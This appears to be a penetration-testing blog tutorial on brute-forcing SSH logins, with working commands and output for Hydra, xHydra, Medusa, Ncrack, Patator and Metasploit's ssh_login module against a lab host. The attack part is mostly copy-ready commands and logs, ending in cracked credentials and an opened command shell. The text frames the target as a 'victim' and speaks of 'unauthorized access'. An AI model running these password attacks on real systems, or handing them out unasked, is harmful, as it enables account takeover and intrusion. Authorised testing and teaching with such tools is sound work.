

Hacking Articles

Raj Chandel's Blog

[Author](#)[Web Penetration Testing](#)[Penetration Testing](#)[Courses We Offer](#)[My Books](#)[Donate us](#)

6 Ways to Hack SSH Login Password

posted in [HACKING TOOLS](#) , [KALI LINUX](#) , [PENETRATION TESTING](#) on [FEBRUARY 23, 2016](#)

by [RAJ CHANDEL](#)  [SHARE](#)

In this article, we will learn how to gain control over our victim's PC through SSH Port. There are various ways to do it and let take time and learn all those because different circumstances call for different measure.

Hydra

Hydra is often the tool of choice. It can perform rapid dictionary attacks against more than 50 protocols, including telnet, ftp, http, https, smb, several databases, and much more

Search

Subscribe to Blog via Email

SUBSCRIBE

Now, we need to choose a wordlist. As with any dictionary attack, the wordlist is key. Kali has numerous wordlists built right in.

Run the following command

```
hydra -L /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.103 ssh
```

- -L for a username list
- -P for password list


Once the commands are executed it will start applying the dictionary attack and so you will have the right username and password in no time. After a few minutes, Hydra crack the credential, as you can observe that we had successfully grabbed the SSH username as **pavan** and password as **toor**.


```
root@kali:~# hydra -L /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.103 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organization
Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-06 01:26:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce th
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task
[DATA] attacking ssh://192.168.1.103:22/
[22][ssh] host: 192.168.1.103 login: pavan password: toor
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2018-03-06 01:26:10
```

xHydra

This is the graphical version to apply dictionary attack via SSH port to hack a system. For this method to work:

Open **xHydra** in your kali. And select **Single Target option** and their give the IP of your victim PC. And select **ssh** in box against **Protocol option** and give the port number **22** against the **port option**.






Now, go to **Passwords** tab and select **Username List** and give the path of your text file, which contains usernames, in the box adjacent to it.

Categories

- 🔖 BackTrack 5 Tutorials
- 🔖 Best of Hacking
- 🔖 Browser Hacking
- 🔖 Cryptography & Steganography
- 🔖 CTF Challenges
- 🔖 Cyber Forensics
- 🔖 Database Hacking
- 🔖 Domain Hacking
- 🔖 Email Hacking
- 🔖 Footprinting
- 🔖 Hacking Tools
- 🔖 Kali Linux
- 🔖 Nmap
- 🔖 Others
- 🔖 Penetration Testing
- 🔖 Social Engineering Toolkit
- 🔖 Trojans & Backdoors
- 🔖 Website Hacking
- 🔖 Window Password Hacking
- 🔖 Windows Hacking Tricks
- 🔖 Wireless Hacking
- 🔖 Youtube Hacking

Then select Password List and give the path of your text file, which contains all the passwords, in the box adjacent to it.



The screenshot shows the xHydra application window with the 'Passwords' tab selected. The 'Username' section has 'Username List' selected with the path '/root/Desktop/user.txt'. The 'Password' section has 'Password List' selected with the path '/root/Desktop/pass.txt'. The 'Colon separated file' section has 'Use Colon separated file' unchecked. The 'Try login as password', 'Try empty password', and 'Try reversed login' options are also unchecked. The command bar at the bottom displays: `hydra -s 22 -L /root/Desktop/user.txt -P /root/Desktop/pass.txt -t 16 1...`

After doing this, go to Start tab and click on **Start** button on the left.

Articles


Select Month



Facebook Page



Now, the process of dictionary attack will start. Thus, you will attain the username and password of your victim.



Medusa

Medusa is a speedy, parallel, and modular, login brute-forcer. The goal is to support as many services which allow remote authentication as possible

Run the following command

```
medusa -h 192.168.1.103 -U /root/Desktop/user.txt -P /root/Desktop/pass.txt -M ssh
```

Now, the process of dictionary attack will start. Thus, you will attain the username and password of your victim.

```
root@kali:~# medusa -h 192.168.1.103 -U /root/Desktop/user.txt -P /root/Desktop/pass.txt -M ssh ↵
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Fooofus Networks <jmk@fooofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: root (1 of 5, 0 complete) Password: root
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: root (1 of 5, 0 complete) Password: raj (
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: root (1 of 5, 0 complete) Password: admin
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: root (1 of 5, 0 complete) Password: pavan
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: root (1 of 5, 0 complete) Password: toor
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: raj (2 of 5, 1 complete) Password: root (
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: raj (2 of 5, 1 complete) Password: raj (2
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: raj (2 of 5, 1 complete) Password: admin
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: raj (2 of 5, 1 complete) Password: pavan
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: raj (2 of 5, 1 complete) Password: toor (
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: admin (3 of 5, 2 complete) Password: root
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: admin (3 of 5, 2 complete) Password: raj
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: admin (3 of 5, 2 complete) Password: admin
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: admin (3 of 5, 2 complete) Password: pava
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: admin (3 of 5, 2 complete) Password: toor
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: pavan (4 of 5, 3 complete) Password: root
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: pavan (4 of 5, 3 complete) Password: raj
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: pavan (4 of 5, 3 complete) Password: admin
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: pavan (4 of 5, 3 complete) Password: pava
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: pavan (4 of 5, 3 complete) Password: toor
ACCOUNT FOUND: [ssh] Host: 192.168.1.103 User: pavan Password: toor [SUCCESS]
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: toor (5 of 5, 4 complete) Password: root
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: toor (5 of 5, 4 complete) Password: raj (
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: toor (5 of 5, 4 complete) Password: admin
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: toor (5 of 5, 4 complete) Password: pavan
ACCOUNT CHECK: [ssh] Host: 192.168.1.103 (1 of 1, 0 complete) User: toor (5 of 5, 4 complete) Password: toor
```

Ncrack

Ncrack is a high-speed network authentication cracking tool. It was built to help companies secure their networks by proactively testing all their hosts and networking devices for poor passwords.

Run the following command

```
ncrack -v -U /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.103:22
```

```
root@kali:~# ncrack -v -U /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.103:22
Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-03-06 03:58 EST
Discovered credentials on ssh://192.168.1.103:22 'pavan' 'toor'
ssh://192.168.1.103:22 finished.

Discovered credentials for ssh on 192.168.1.103 22/tcp:
192.168.1.103 22/tcp ssh: 'pavan' 'toor'

Ncrack done: 1 service scanned in 15.00 seconds.
Probes sent: 18 | timed-out: 0 | prematurely-closed: 9

Ncrack finished.
```

Patator

Patator is a multi-purpose brute-forcer, with a modular design and a flexible usage. It is quite useful for making brute force attack on several ports such as FTP, HTTP, SMB and etc.

```
patator ssh_login host=192.168.1.103 user=FILE0 0=/root/Desktop/user.txt
password=FILE1 1=/root/Desktop/pass.txt
```

```
root@kali:~# patator ssh_login host=192.168.1.103 user=FILE0 0=/root/Desktop/user.txt pa
ssword=FILE1 1=/root/Desktop/pass.txt
```

From given below image you can observe that the process of dictionary attack starts and thus, you will attain the username and password of your victim.

size	time	candidate	num	mesg
22	2.257	root:postgres	4	Authentication failed.
22	2.288	root:root	1	Authentication failed.
22	2.286	root:raj	2	Authentication failed.
22	2.320	root:toor	3	Authentication failed.
22	2.288	root:pavan	5	Authentication failed.
22	2.322	raj:root	6	Authentication failed.
22	2.324	raj:raj	7	Authentication failed.
22	2.319	raj:toor	8	Authentication failed.
22	2.319	raj:postgres	9	Authentication failed.
22	2.287	raj:pavan	10	Authentication failed.
40	0.019	toor:pavan	15	SSH-2.0-OpenSSH 7.5p1 Ubuntu-10ubuntu0.
22	1.521	toor:postgres	14	Authentication failed.
22	1.520	toor:root	11	Authentication failed.
22	1.519	toor:raj	12	Authentication failed.
22	1.515	toor:toor	13	Authentication failed.
22	1.516	postgres:root	16	Authentication failed.
22	1.514	postgres:raj	17	Authentication failed.
22	1.513	postgres:toor	18	Authentication failed.
22	1.513	postgres:postgres	19	Authentication failed.
22	1.516	postgres:pavan	20	Authentication failed.
22	1.580	password:pavan	25	Authentication failed.
22	2.059	password:postgres	24	Authentication failed.
22	2.087	password:root	21	Authentication failed.
22	2.087	password:raj	22	Authentication failed.
22	2.087	password:toor	23	Authentication failed.

Metasploit

This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

Open Kali terminal type **msfconsole**

Now type use **auxiliary/scanner/ssh/ssh_login**

msf exploit (ssh_login)>set rhosts 192.168.1.103 (IP of Remote Host)

msf exploit (ssh_login)>set user_file /root/Desktop/user.txt

msf exploit (ssh_login)>set pass_file /root/Desktop/pass.txt

msf exploit (ssh_login)>exploit

From given below image you can observe that we had successfully grabbed the SSH password and username, moreover metasploit serves an additional benefit by providing remote **system command shell** for unauthorized access into victim's system.

```
msf > use auxiliary/scanner/ssh/ssh_login ↵
msf auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.1.103 ↵
rhosts => 192.168.1.103
msf auxiliary(scanner/ssh/ssh_login) > set user_file /root/Desktop/user.txt ↵
user_file => /root/Desktop/user.txt
msf auxiliary(scanner/ssh/ssh_login) > set pass_file /root/Desktop/pass.txt ↵
pass_file => /root/Desktop/pass.txt
msf auxiliary(scanner/ssh/ssh_login) > exploit

[+] 192.168.1.103:22 - Success: pavan:toor' 'uid=1000(pavan) gid=1000(pavan) gr
oups=1000(pavan),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),118(lpadmin),128(
sambashare) Linux ubuntu 4.13.0-36-generic #40-Ubuntu SMP Fri Feb 16 20:07:48 UT
C 2018 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (192.168.1.116:44037 -> 192.168.1.103:22) at
2018-03-06 01:21:19 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)

Share this:



Like this:

Loading...

ABOUT THE AUTHOR



RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST

← [EXPLOIT REMOTE WINDOWS PC USING PSPLOITGEN](#)

NEXT POST

[HOW TO CONFIGURE UNTANGLE FIREWALL FOR NETWORK SECURITY \(BEGINNER GUIDE\)](#) →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

☐

Save my name, email, and website in this browser for the next time I comment.

POST COMMENT

☐ Notify me of follow-up comments by email.

☐ Notify me of new posts by email.

